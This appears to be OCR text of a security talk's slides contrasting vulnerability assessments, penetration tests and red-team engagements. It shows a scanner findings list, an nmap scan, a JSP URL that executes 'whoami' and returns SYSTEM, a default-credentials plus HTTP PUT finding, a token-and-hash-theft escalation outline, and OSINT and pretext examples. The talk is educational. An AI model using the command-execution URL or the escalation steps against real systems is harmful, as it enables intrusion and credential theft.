
VERIFY

Penetration Test

Goals / Purpose

- Assess the risk of compromise
- Scoped to specific environment, system or application


Does **NOT** provide an accurate demonstration of incident response systems



Win2k8SP1 192.168.71.159

192.168.71.159

critical	MS11-058: Vulnerabilities in DNS Server Could Allow Remote C...	Windows	1
high	MS08-040: Microsoft SQL Server Multiple Privilege Escalation...	Windows	1
high	MS09-004: Vulnerability in Microsoft SQL Server Could Allow ...	Windows	1
high	MS12-020: Vulnerabilities in Remote Desktop Could Allow Remo...	Windows	1
high	Multiple Vendor DNS Query ID Field Prediction Cache Poisonin...	DNS	1
medium	Terminal Services Encryption Level is Medium or Low	Misc.	1
medium	Microsoft Windows Remote Desktop Protocol Server Man-in-the-...	Windows	1



```
root@HPLaserJet:~# nmap -F -Pn scan.nmap.org -sV -sC

Starting Nmap 7.50 ( https://nmap.org ) at 2017-08-16 13:56 PDT
Nmap scan report for scan.nmap.org (45.33.49.119)
Host is up (0.036s latency).
Other addresses for scan.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe98:ff4e
rDNS record for 45.33.49.119: ack.nmap.org
Not shown: 95 filtered ports
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 6.6.1 (protocol 2.0)
| ssh-hostkey:
|   2048 48:e0:c6:cd:14:00:00:db:b6:b0:3d:f2:0a:2a:3b:6d (RSA)
|   256 88:2b:29:00:d0:c7:81:ac:dd:f4:90:42:d2:aa:f0:5b (ECDSA)
|_  256 64:d6:39:35:04:76:1c:ba:17:f3:fd:4f:1f:b3:71:61 (EdDSA)
25/tcp  open   smtp    Postfix smtpd
|_smtp-commands: ack.nmap.org, PIPELINING, SIZE 102400000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
80/tcp  open   http    Apache httpd 2.4.6
|_http-server-header: Apache/2.4.6 (CentOS)
|_http-title: Did not follow redirect to https://nmap.org/
113/tcp closed ident
443/tcp open   ssl/ssl Apache httpd (SSL-only mode)
|_http-server-header: Apache/2.4.6 (CentOS)
|_http-title: Did not follow redirect to https://nmap.org/
| ssl-cert: Subject: commonName=www.nmap.org
| Subject Alternative Name: DNS:www.nmap.org, DNS:nmap.org
| Not valid before: 2015-01-17T14:41:49
|_Not valid after:  2019-01-19T20:29:20
|_ssl-date: 2017-08-16T20:56:55+00:00; 0s from scanner time.
Service Info: Host:  ack.nmap.org

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.83 seconds
root@HPLaserJet:~# 
```


Last Hackers movie reference – I promise...

A penetration test is, in the simplest of terms...

Systems = Infra + App

PT = Systems (Discovery + Exploitation)

- For the Win!



[redacted]/assets/images/extendedstatus7.jsp?statusdata=whoami

IdentImpl

```
Input: whoami

stdout:


nt authority\system


stderr:
```

Secure https://[redacted]/AlertVisitor/#login

[redacted]

Sign In

Default credentials + HTTP PUT method against */*

– excellent configuration ESPECIALLY when exposed to the Internet...

A. Find external entry vulnerabilities

B. Find internal entry vulnerabilities

1. Gain any domain credentials to facilitate intel gathering on the network

2. Gain privileges of Local SYSTEM on Domain Member Servers

3. Traverse to different servers looking for powerful tokens & hashes

4. Steal tokens and hashes for powerful domain users & administrators

5. Use domain admin against Business

– Profit!

Red Team


Goals / Purpose

- Assess end-to-end modeling of real-world threat actor techniques, tactics and procedures
- Identify and emulate attack path(s)

Provides realistic assessment of incident response systems

Threat Model
(environment, system,
application, etc.)

Penetration Test



Vulnerability
Assessment

Red Team *

** Depending on the results of previous assessments*

Red Team Phases


Attacker Modeled Pentest

- Open Source Intelligence (OSINT)

** Obligatory hacker image*

OSINT (Recon)

“…data collected from publicly available sources to be used in an intelligence context.”



[redacted]

[redacted]

[redacted]

[redacted]


[redacted]

[redacted]

[redacted]

[redacted]

[redacted]




You won this auction. | View order details

ATT XL MENS SHIRTS **EXCELLENT CONDITION** CASUAL DRESS WORK SHIRTS See original listing

Item condition: Pre-owned

Item



Miller Lite AT&T Patron Big O Tires Lanyard Badge H

Item condition: New

Brand/Logo: - Select -

Quantity: 1 5 available / 4 sold

Price: US $2.75

Buy It Now

Add to cart

3 watching

Add to watch list

Add to collection

